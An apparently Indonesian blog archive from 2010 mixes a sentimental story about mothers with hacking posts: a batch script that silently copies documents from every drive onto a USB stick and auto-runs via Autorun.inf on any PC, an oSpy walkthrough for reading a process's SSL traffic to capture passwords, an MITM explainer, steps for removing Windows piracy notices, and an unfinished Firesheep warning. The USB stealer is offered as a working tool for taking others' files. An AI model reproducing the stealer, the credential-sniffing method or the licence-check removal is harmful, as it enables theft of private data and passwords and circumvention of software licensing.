Suatu ketika, ada seorang bayi yang siap untuk dilahirkan. Maka ia bertanya kepada Tuhan "Ya Tuhan, Engkau akan mengirimku ke bumi. Tapi, aku takut, aku masih sangat kecil dan tak berdaya. Siapakah nanti yang akan melindungiku?".
Tuhan pun menjawab, "Diantara semua malaikat-ku. Aku akan memilih seorang yang khusus untukmu. Dia akan merawatmu dan mengasihinimu." Si kecil bertanya lagi, "Tapi disini, di surga ini, aku aku tak berbuat apa-apa, kecuali tersenyum dan bernyanyi. Semua itu cukup membuatku bahagia".
Tuhan pun menjawab. "Tak apa, malaikatmu itu, akan selalu menyenandungkan lagu untukmu, dan dia akan membuat tersenyum setiap hari. Kamu akan merasakan cinta dan kasih sayang, dan itu semua pasti akan membuatmu bahagia". Namun sikecil bertanya lagi, "Bagaimana bila aku bisa mengerti ucapan mereka, jika aku tak tahu bahasa yang mereka pakai?".
Tuhan pun menjawab, "Malaikatmu itu akan membisikkanmu kata-kata yang paling indah, dia akan menyertaimu berbicara dengan bahasa manusia". Si kecil bertanya lagi, "Lalu, bagaimana jika aku ingin berbicara padamu, ya Tuhan ?".
Tuhan pun menjawab, "Malaikatmu itu, akan membimbingmu. Dia akan menengadahkanmu untuk berdoa". Lagi-lagi sikecil menyelidik. "Namun aku mendengar, disana ada banyak sekali orang jahat, siapakah yang akan melindungiku?".
Tuhan pun menjawab, "Tenang, malaikatmu, akan terus melindungimu, walau nyawa yang menjadi taruhannnya. Dia, sering akan melupakan kepentingannya sendiri untuk keselamatanmu". Namun, si kecil malah sedih, "Ya Tuhan, tentu aku akan sedih jika tak melihat-Mu lagi".
Tuhan pun menjawab lagi, "Malaikatmu akan selalu mengajarkanmu keagunan-Ku, dan dia akan mendidikmu, bagaimana agar selalu patuh dan taat pada-Ku. Dia akan selalu membimbingmu untuk selalu mengingat-Ku. Walau bagitu, Aku akan selalu ada disisimu".
Hening kedamaian pun tetap menerpa surga. Namun, suara-suara panggilan dari bumi terdengar sayup-sayup, "Ya Tuhan, aku akan pergi sekarang, tolong sebutkan nama Malaikat yang akan melindungiku".
Tuhan pun kembali menjawab, "Nama malaikatmu tak begitu penting. Kamu akan memanggilnya dengan sebutan Ibu".
Selasa, 21 Desember 2010

Senin, 20 Desember 2010
Merampok Data Dengan USB FlashDrive

- Buka notepad pertama . .. kalau males ngetik bisa copas tulisan di bawah ini ..
REM Name : silentxxx
REM Author : Silentxxx
Set silent=%computername% _ %random%
If not exist ”%silent%” Md “%silent%”
For%%a in (C D E F G H I J) do if exist %%a:\ (
For /f “tokens=*” %%b in (‘dir /a/b/s %%a:\*.doc’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:\.xls’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %% b in (‘dir /a/b/s%%a:/*.txt’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:/*.docx’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
)
- Save file tersebut dengan nama terserah .bat dan save as type all files .,udah pa blon??
Code di atas dapat di ubah atau di tambah sesuai dengan keinginan kalian masing-masing bisa di tambahkan kode
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:\*.zip’) do(
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
maka file yang berextensi zip akan masuk ke Flash Disk kamu (wah lumayan dapat software kompresan gratis wkwkwk)
ubah sesuai extensi apa yang kamu inginkan misalnya *.pdf atau *.html
maka file terserah.bat akan berjalan sesuai dengan keinginan anda .
File tersebut bisa anda ubah ke bentuk extensi exe. .. enak atuh,, lebih mudah.. dengan software Bat_To_Exe_ConverterV1.5 kalau belum punya kakak-kakak bisa download di http://www/brothersoft.com/bat-to-exe-converter-50301.html
Cara mengubahnya adalah
- Buka software tersebut..
- Pilih yang compile
- Dan sekarang file.bat yang tadi kita buat menjadi file yang berextensi *.exe lebih enak kan ..
- Agar file tersebut maka kita harus buat file autorun
- Buka notepad ketikkan
Open=terserah.exe
- save as dengan nama Autorun.inf dan terserah.exe di dalam directory USB Flash Drive kamu..
- Selesai .. Akhirnya sekarang colokkan atau masukkan FD kamu atau loe atau agan di pc mana aaja akan terkcopy banyak data yang kamu terima .. thnkz.. tamat
Minggu, 19 Desember 2010
Sniffing SSL Traffic using oSpy
SSL menjamin confidentiality data dari endpoint ke endpoint, itu artinya di tengah jalan tidak ada pihak ke-3 yang bisa menyadap data yang dikirimkan. Nah, kalau di tengah jalan tidak bisa disniff, bagaimana dengan sniffing di salah satu endpoint, baik di komputer klien atau server? Itulah yang akan saya tunjukkan dalam artikel ini.
SSL: The Secure Tunnel for All
SSL adalah protokol yang menjamin confidentiality dan authentication komunikasi dari satu titik awal ke titik akhir. Data apapun yang dilewatkan melalui SSL dijamin aman dari pengintip di tengah jalan karena semua data dikirim dalam keadaan terenkripsi. Karena itu SSL sering dijadikan terowongan (tunnel) untuk membuat protokol lain yang tidak secure menjadi secure.
Contoh pemakaian SSL sebagai tunnel adalah pada https. Http sejatinya adalah protokol clear text, artinya semua request dan response http yang lewat tidak terenkripsi dan bisa disadap siapapun yang berminat. Namun untuk web tertentu yang sensitif seperti bank memerlukan jaminan confidentiality, oleh karena itu protokol Http ini dibungkus dan dilewatkan tunnel SSL, sehingga menjadi apa yang dikenal sebagai https yaitu http tunneled over SSL. Penjelasan lebih detil tentang https bisa dibaca di understanding https. Masih banyak protokol lain yang bisa dilewatkan tunnel SSL, antara lain IMAP, SMTP, POP, LDAP.
Sniffing at Endpoint
SSL memang menjamin keamanan sepanjang perjalanan dari titik asal menuju titik tujuan. Data yang terkirim dari dan ke komputer klien/server dijamin keamanannya karena terenkripsi. Kalau ada attacker yang mencoba mengintip data di tengah perjalanan, data yang dia dapatkan adalah data yang terenkripsi, bukan plain-text, sehingga tidak ada gunanya mengintip data yang dilindungi SSL.
Jaminan keamanan SSL hanya berlaku dari titik A ke titik B (end-to-end). Pertama saya harus jelaskan dulu apa yang dimaksud dengan titik. Titik disini adalah aplikasi atau program komputer yang berjalan di atas operating system, contohnya adalah browser, instant messenger, outlook. Aplikasi ada yang berfungsi sebagai client dan ada pula yang sebagai server.
Agar data yang dikirimkan aman, aplikasi tersebut harus melakukan enkripsi data terlebih dahulu sebelum mengirimkan data ke tujuan. Begitu pula dari titik penerima, data yang diterima harus dikenakan proses dekripsi agar bisa dimengerti dan bisa diproses. Proses tersebut digambar seperti pada gambar berikut ini:

simplified SSL data flow
Pada gambar di atas, dicontohkan yang menjadi titik adalah browser sebagai client dan web server sebagai server. Pada saat paket data diserahkan dari aplikasi ke network adapter (ethernet, wifi adapter dsb), paket tersebut sudah dalam keadaan terenkripsi. Jadi dalam aplikasi yang memakai SSL data yang dikirim dan diterima dalam keadaan terenkripsi, namun justru dalam aplikasinya sendiri data masih dalam keadaan tidak terenkripsi.
Data hanya aman ketika berada di luar rumah, justru di dalam rumah data tidak terlindungi enkripsi
Karena data hanya aman ketika berada di luar rumah (proses/aplikasi), maka ada peluang bagi aplikasi/proses lain yang memiliki hak akses yang cukup untuk melakukan sniffing ketika data masih berada di dalam rumah. Salah satu skenario attack yang mungkin adalah: dalam sistem operasi multi user seperti linux dan windows, ada satu user yang dipakai beberapa orang. Dalam kondisi ini ketika ada orang yang sedang browsing, maka orang lain dengan user yang sama bisa mengintip isi rumah browser korban. Hal ini dimungkinkan karena kedua orang tersebut login dengan user yang sama. Jadi walaupun korban sedang login mengggunakan https (SSL) di browser tersebut, attacker tetap bisa melakukan sniffing dengan cara masuk langsung ke dalam rumah proses browser korban.
Sniffing Google Talk SSL TrafficAgar lebih jelasnya mari kita langsung praktek mencoba sniffing SSL google talk di komputer yang sama. Sebelumnya anda harus sudah berhasil download oSpy. Kemudian silakan extract dan jalankan file oSpy.exe. Untuk dapat melakukan sniffing proses saya harus menginjeksi agen ke dalam proses tersebut. Agen ini mirip dengan mata-mata yang disusupkan ke daerah lawan agar saya bisa mendapatkan informasi segala sesuatu tentang lawan. Agen yang disusupkan ke proses googletalk.exe ini akan memberikan saya informasi fungsi apa saja yang dijalankan oleh sebuah proses.
Untuk menginjeksi agen, di dalam oSpy, klik menu Capture kemudian pilih menu Inject Agent. Silakan pilih proses yang akan diintip, dalam contoh ini saya memilih googletalk.exe. Setelah memilih proses, kemudian klik tombol Inject. Proses injeksi agen diperlihatkan pada gambar di bawah ini.

injecting agent
Setelah agen berhasil disusupkan ke sebuah proses, kini tiba saatnya untuk mengantifkan modus mata-mata, caranya adalah dengan klik menu Capture, kemudian pilih Start. Setelah itu saya coba login ke googletalk,kemudian saya klik Stop Capture untuk melihat hasil capture. Mari kita lihat informasi apa saja yang dikirimkan oleh agen yang saya susupkan ke daerah musuh.

captured information
Dalam gambar di atas terlihat informasi yang dikirim oleh agen rahasia saya. Google talk menggunakan https untuk melakukan authentication. Walaupun menggunakan https, namun agen rahasia saya mampu membaca paket http yang dikirimkan ke google dan yang diterima dari google.
POST /accounts/ClientAuth HTTP/1.1
Connection: Keep-Alive
Content-Length: 171
Content-Type: application/x-www-form-urlencoded
Host: www.google.com:443
User-Agent: Google Talk

Email=rizki.wicaksono%40gmail.com&Passwd=%74%65%73%74%69%6E%
67%70%61%73%73%77%6F%72%64&PersistentCookie=false&source
=googletalk&accountType=HOSTED_OR_GOOGLE&skipvpage=true
Request POST tersebut mengirimkan username dan password saya dalam bentuk url encoded ke https://www.google.com. Namun karena username dan password salah, maka response yang didapatkan adalah 403 Forbidden. Kalau password benar, response status code adalah 200 OK.
Pada gambar tersebut juga terlihat bahwa sebelum googletalk mengirimkan data, dia memanggil fungsi EncryptMessage() yang gunanya mengenkrip pesan yang akan dikirim ke web server google. Begitu pula sebaliknya, data yang diterima dari web server google diterima oleh fungsi recv() setelah itu diikuti dengan fungsi DecryptMessage() yang gunanya mendekrip pesan yang diterima dari web server google.
KesimpulanSSL adalah protokol yang sangat bagus karena bisa menjamin keamanan data dari titik ke titik. Namun keamanan data di titik itu sendiri tidak bisa dijamin SSL karena itu adalah domain dari keamanan sistem operasi. Dengan menggunakan oSpy saya bisa mengintip komunikasi SSL yang dilakukan sebuah aplikasi/proses. Komunikasi SSL tidak bisa diintip dengan menggunakan network sniffer seperti wireshark(ethereal) walaupun sniffer dijalankan di komputer yang sama dengan aplikasi. Kenapa network sniffer tidak berguna walau di komputer yang sama? Hal ini karena sniffer bekerja di layer physical dengan mengubah network adapter ke modus promiscious. Dalam gambar sebelumnya saya jelaskan bahwa data yang dikirimkan melalui network layer (physical layer) adalah hasil dari fungsi EncryptData(), yang artinya data tersebut sudah dalam bentuk terenkripsi, walaupun masih dalam satu komputer yang sama.
Dalam aplikasi yang menggunakan SSL, data hanya aman ketika berada di luar rumah (di luar process address space), sehingga data yang dikirim ke luar melalui network adapter sudah dalam keadaan terenkripsi. Untuk dapat melakukan sniffing SSL saya harus melakukan itu di dalam rumah (di dalam proses itu sendiri). Dalam gambar sebelumnya saya menjelaskan bahwa sebelum memanggil fungsi send(), proses memanggil fungsi EncryptData(). Fungsi inilah yang saya target karena fungsi ini mengubah plaintext menjadi ciphertext, plaintext inilah yang dilaporkan kepada saya oleh agen mata-mata saya (ospy).
Attack dengan oSpy ini akan efektif bila attacker telah mendapatkan akses penuh di sebuah komputer. Untuk menyadap password internet banking pengguna, bila keylogger tidak berguna karena user menggunakan virtual keyboard, bila FFSniff juga tidak berguna karena user tidak memakai Firefox, maka oSpy akan sangat berguna.
sumber : www.ilmuhacking.com
Mengenal Serangan Man-in-The-Middle (MITM)
Mitm attack merupakan jenis serangan yang sangat berbahaya dan bisa terjadi di mana saja, baik di website, telepon seluler, maupun di peralatan komunikasi tradisional seperti surat menyurat. Oleh karena itu saya pikir perlu ada satu artikel khusus yang membahas tentang mitm attack terlepas dari apapun dan dimanapun implementasi teknisnya.
Bukan Sekedar SniffingMungkin banyak yang mengira tujuan dari serangan mitm adalah untuk menyadap komunikasi data rahasia, seperti yang sniffing. Sniffing bisa disebut sebagai passive attack karena pada sniffing attacker tidak melakukan tindakan apa-apa selain memantau data yang lewat. Memang benar dengan serangan mitm, seorang attacker bisa mengetahui apa yang dibicarakan oleh dua pihak yang berkomunikasi. Namun sebenarnya kekuatan terbesar dari mitm bukan pada kemampuan sniffingnya, namun pada kemampuan mencegat dan mengubah komunikasi sehingga mitm attack bisa disebut sebagai jenis serangan aktif.
Gambar di bawah ini adalah skenario yang bisa dilakukan attacker dengan serangan mitm.
sniffing,intercepting,tampering,fabricating
Pada gambar tersebut terlihat ada 4 macam serangan yang bisa dilakukan dengan MITM. Berikut adalah penjelasan dari jenis serangan tersebut dalam skenario seperti gambar di atas.
- Sniffing: Charlie mengetahui semua pembicaraan antara Alice dan Bob.
- Intercepting: Charlie mencegat pesan dari Alice ketika Alice ingin menutup percakapan dengan “Bob I’m going to sleep, Bye!”. Dengan begini Bob mengira Alice masih berkomunikasi dengannya.
- Tampering: Charlie mengubah jawaban Bob kepada Alice dari account Paypal bob menjadi charlie.
- Fabricating: Charlie menanyakan nomor social security number kepada Bob, padahal pertanyaan ini tidak pernah diajukan oleh Alice.
Dengan cara mitm ini bisa dibayangkan betapa besar potensi kerusakan yang bisa dilakukan Charlie kepada Alice dan Bob.
Proses Terjadinya Serangan Man-in-The-Middle Dalam serangan mitm, seorang attacker akan berada di tengah-tengah komunikasi antara dua pihak. Seluruh pembicaraan yang terjadi di antara mereka harus melalui attacker dulu di tengah. Attacker dengan leluasa melakukan penyadapan, pencegatan, pengubahan bahkan memalsukan komunikasi seperti yang sudah saya jelaskan sebelumnya.
Sekarang mari kita lihat proses terjadinya MITM dalam contoh kasus Alice berkomunikasi dengan Bob. Charlie sebagai attacker akan berusaha berada di tengah antara Alice dan Bob. Agar Charlie berhasil menjadi orang ditengah, maka Charlie harus:
- menyamar sebagai Bob dihadapan Alice
- menyamar sebagai Alice dihadapan Bob

Charlie acts as fake Bob and fake Alice
Dalam mitm, Alice mengira sedang berbicara dengan Bob, padahal dia sedang berbicara dengan Charlie. Begitu juga Bob, dia mengira sedang berbicara dengan Alice, padahal sebenarnya dia sedang berbicara dengan Alice. Jadi agar bisa menjadi orang di tengah Charlie harus bisa menyamar di dua sisi, tidak bisa hanya di satu sisi saja.
Kenapa Alice dan Bob bisa terjebak dan tertipu oleh Charlie? Itu karena Alice dan Bob tidak melakukan otentikasi dulu sebelum berkomunikasi. Otentikasi akan menjamin Alice berbicara dengan Bob yang asli, bukan Bob palsu yang diperankan oleh Charlie. Begitu juga dengan otentikasi, Bob akan berbicara dengan Alice yang asli, bukan Alice palsu yang diperankan oleh Charlie.
Pentingnya Otentikasi: Who Are You Speaking With?Otentikasi adalah proses untuk membuktikan identitas suatu subjek, bisa orang atau mesin. Proses membuktikan identitas seeorang ada banyak cara, namun semuanya bisa dikelompokkan dalam 3 kategori:
- What you know: PIN, password, pasangan kunci publik-privat
- What you have: smart card, kunci, USB dongle
- What you are: fingerprint, retina
Secara singkat otentikasi menjawab pertanyaan “Who are you speaking with?”. Pertanyaan itu sangat penting diketahui sebelum dua pihak berkomunikasi. Bila dua pihak berkomunikasi tanpa sebelumnya melakukan otentikasi, maka keduanya bisa terjebak berbicara dengan orang yang salah, yaitu orang yang menyamar menjadi lawan bicaranya. Bila sampai ini terjadi maka akibatnya bisa sangat fatal, salah satunya adalah terjadinya mitm attack.
Bila dua orang yang sudah saling mengenal berbicara dengan tatap muka langsung, maka tidak mungkin keduanya terjebak dan tertipu berbicara dengan orang yang salah. Otentikasi menjadi sangat penting bila kedua pihak berbicara melalui media komunikasi jarak jauh seperti telpon atau internet. Dalam komunikasi jarak jauh, kita hanya bisa mendengar suara lawan bicara kita, jadi sangat besar kemungkinan kita berbicara dengan orang yang salah.
Jadi cara untuk mencegah serangan MITM adalah dengan melakukan otentikasi sebelum berkomunikasi. Bahkan walaupun otentikasi dilakukan oleh salah satu pihak saja, itu sudah cukup untuk mencegah mitm. Mari kita lihat kembali contoh Alice, Bob dan Charlie, bila otentikasi hanya dilakukan oleh Bob, sedangkan Alice tidak. Karena tidak adanya otentikasi Alice, maka Charlie bisa menyamar sebagai Alice di hadapan Bob, namun Charlie tidak bisa menyamar sebagai Bob di hadapan Alice. Kenapa Charlie tidak bisa menyamar menjadi Bob? Sebab Alice akan menguji keaslian Bob dengan otentikasi, sehingga penyamaran Charlie sebagai Bob palsu akan terbongkar dan Alice tidak akan mau melanjutkan komunikasi.
sumber : www.ilmuhacking.com
Sabtu, 18 Desember 2010
Cara Menghapus Notifikasi Windows Bajakan
Cara Menghapus Notifikasi Windows Bajakan
This post I made on the basis of experience, because my PC is one of the detected windows pirated. Postingan ini saya buat berdasarkan pengalaman, karena PC saya adalah salah satu yang terdeteksi windows bajakan. Previously I was using Windows Vista and I try to update no problem. Sebelumnya saya menggunakan Windows Vista dan saya coba untuk update tidak ada masalah. After I use my Windows XP SP 3 fad windowsnya nge-update. Setelah saya gunakan Windows XP SP 3 saya iseng-iseng nge-update Windowsnya. Eh even fit in my PC terderteksi update windows bajaka .. Eh pas di update malah PC saya terderteksi windows bajaka.. Understandably capital ga hehehe, do not ya .. d copy Maklum ga modal hehehe, jangan d tiru ya..
Now mark a PC that has been detected by the windows is pirated information appears when you log on to windows, will display information like the picture below: Nah tandanya PC yang sudah terdeteksi bajakan oleh windows adalah muncul keterangan pada saat log on to windows, akan muncul keterangan seperti gambar di bawah ini:
 Now on the right will appear taksbar description "You May be a Victim Of Software Counterfeiting". Nah pada taksbar sebelah kanan akan muncul keterangan "You May be a Victim Of Software Counterfeiting" .
Well I just found a way to eliminate both the notification, but that does not mean the loss of your windows so the notification windows genuine. Nah saya baru menemukan cara untuk menghilangkan kedua notifikasi tersebut, tapi bukan berarti dengan hilangnya notifikasi tersebut windows anda jadi windows asli. It's just eliminate the notification only. Ini cuma menghilangkan notifikasinya saja. The way is: Caranya yaitu:
1. 1. Use Regedit. Gunakan Regedit.
There is a regedit do not know where? Ada yang ga tau regedit dimana? hehe. hehe. Go to Start -> Run type Regedit kemudina. Masuk ke Start-->Run kemudina ketik Regedit.
Go to Masuk ke
'HKEY_LOCAL_MACHINES'SOFTWARE 'HKEY_LOCAL_MACHINES'SOFTWARE
'Microsoft'WindowsNT 'Microsoft'WindowsNT
'CurrentVersion 'CurrentVersion
'Winlogon'Notify 'Winlogon'Notify
delete the folder 'WgaLogon' and all the contents of the folder delete folder "Wgalogon" dan seluruh isi dalam folder tersebut
2. 2. Open Windows Explorer and choose Tools -> Folder Options -> select the tab view and select show hidden files and folders. Buka windows explorer dan pilih menu tools-->folder option--> pilih tab view dan pilih show hidden files and folder.
3. 3. In exploler go to: Di exploler masuk ke:
c: 'windows'system32, c:'windows'system32,
rename WgaTray.exe to WgaTray.exeold rename WgaTray.exe to WgaTray.exeold
Rename WgaLogon.dll to Wgalogon.dllold rename Wgalogon.dll to Wgalogon.dllold
4. 4. Then go to Kemudian masuk ke
c: 'windows'system32'dllcache, rename WgaTray.exe to WgaTray.exeold c:'windows'system32'dllcache, rename WgaTray.exe to WgaTray.exeold
5. 5. kill wgatray.exe from TASK MANAGER. kill wgatray.exe from TASK MANAGER. Done. Done.
. Setelah selesai silahkan restart PC anda. Silahkan dicoba
Now mark a PC that has been detected by the windows is pirated information appears when you log on to windows, will display information like the picture below: Nah tandanya PC yang sudah terdeteksi bajakan oleh windows adalah muncul keterangan pada saat log on to windows, akan muncul keterangan seperti gambar di bawah ini:

Well I just found a way to eliminate both the notification, but that does not mean the loss of your windows so the notification windows genuine. Nah saya baru menemukan cara untuk menghilangkan kedua notifikasi tersebut, tapi bukan berarti dengan hilangnya notifikasi tersebut windows anda jadi windows asli. It's just eliminate the notification only. Ini cuma menghilangkan notifikasinya saja. The way is: Caranya yaitu:
1. 1. Use Regedit. Gunakan Regedit.
There is a regedit do not know where? Ada yang ga tau regedit dimana? hehe. hehe. Go to Start -> Run type Regedit kemudina. Masuk ke Start-->Run kemudina ketik Regedit.
Go to Masuk ke
'HKEY_LOCAL_MACHINES'SOFTWARE 'HKEY_LOCAL_MACHINES'SOFTWARE
'Microsoft'WindowsNT 'Microsoft'WindowsNT
'CurrentVersion 'CurrentVersion
'Winlogon'Notify 'Winlogon'Notify
delete the folder 'WgaLogon' and all the contents of the folder delete folder "Wgalogon" dan seluruh isi dalam folder tersebut
2. 2. Open Windows Explorer and choose Tools -> Folder Options -> select the tab view and select show hidden files and folders. Buka windows explorer dan pilih menu tools-->folder option--> pilih tab view dan pilih show hidden files and folder.
3. 3. In exploler go to: Di exploler masuk ke:
c: 'windows'system32, c:'windows'system32,
rename WgaTray.exe to WgaTray.exeold rename WgaTray.exe to WgaTray.exeold
Rename WgaLogon.dll to Wgalogon.dllold rename Wgalogon.dll to Wgalogon.dllold
4. 4. Then go to Kemudian masuk ke
c: 'windows'system32'dllcache, rename WgaTray.exe to WgaTray.exeold c:'windows'system32'dllcache, rename WgaTray.exe to WgaTray.exeold
5. 5. kill wgatray.exe from TASK MANAGER. kill wgatray.exe from TASK MANAGER. Done. Done.
. Setelah selesai silahkan restart PC anda. Silahkan dicoba
Hati-Hati cracker Mengintai Anda Pada Hotspot Area

hmmmm tulisan kedua tentang hacking dan cracking keknya bagus juga.....>_O..
Asal Mulanya
Belakangan ini muncul sebuah tools baru, lebih tepatnya extension untuk salah satu browser terkenal Mozilla Firefox yang dinamai Firesheep. Sebetulnya bagaimanakah dan seperti apakah cara kerja dari tools ini?dan mengapa kita sebagai pengakses internet harus mewaspadai keberadaan tools ini di dalam jaringan Wi-Fi?
Ketika kita login kedalam suatu alamat server website(misalnya : Facebook), setelah melakukan proses login dan berhasil masuk, sebetulnya komputer kita telah diberikan suatu penanda oleh server yang disebut dengan "Session Cookies". Berikut kira-kira gambaran dari proses tersebut:

Setiap Session Cookies yang dikirimkan oleh server pasti unik dan tidak mungkin ada yang sama, kecuali ada orang yang melakukan replikasi/duplikasi Session Cookies tersebut yang akhirnya disebut sebagai Session Sidejacking. Karena setiap data yang dikirimkan ke internet dan tidak di-enkripsi, data tersebut dapat dibaca dan dilihat oleh orang lain misalnya HTTP. Sedangkan data yang ter-enkripsi data tersebut tidak dapat dibaca oleh orang lain; misalnya menggunakan SSL(Secure Socket Layer atau https) dan SSH(Secure Shell)
Lalu apakah Firesheep Itu?
Firesheep adalah sebuah Firefox extension yang berguna untuk melakukan Session Sidejacking atau pencurian/penduplikasian Session Cookies.
Firesheep amat sangat mudah sekali untuk digunakan. Anda bisa lihat tutorial langkah-langkahnya disini http://vishnuvalentino.com/computer/...jacking-tools/, bahkan untuk orang awam yang baru mengetahui beberapa istilah jaringan, pastilah bisa menggunakan tools ini, karena memang hanya bermodal laptop/komputer yang memiliki wireless yang memiliki kemampuan promiscious mode(misal : Atheros, Orinocco), lalu klik sana-sini dan berhasil, benar-benar mudah. Oleh karena itu banyak orang menganggap ini adalah suatu ancaman yang serius.
Lalu Bagaimana Mengatasi Serangan Firesheep Session Sidejacking ini?
Ada beberapa langkah yang dapat dilakukan oleh user untuk menghindari/berusaha meminimalisir tipe serangan ini, karena tools diluar sana selain Firesheep untuk melakukan Session Sidejacking sangat banyak.
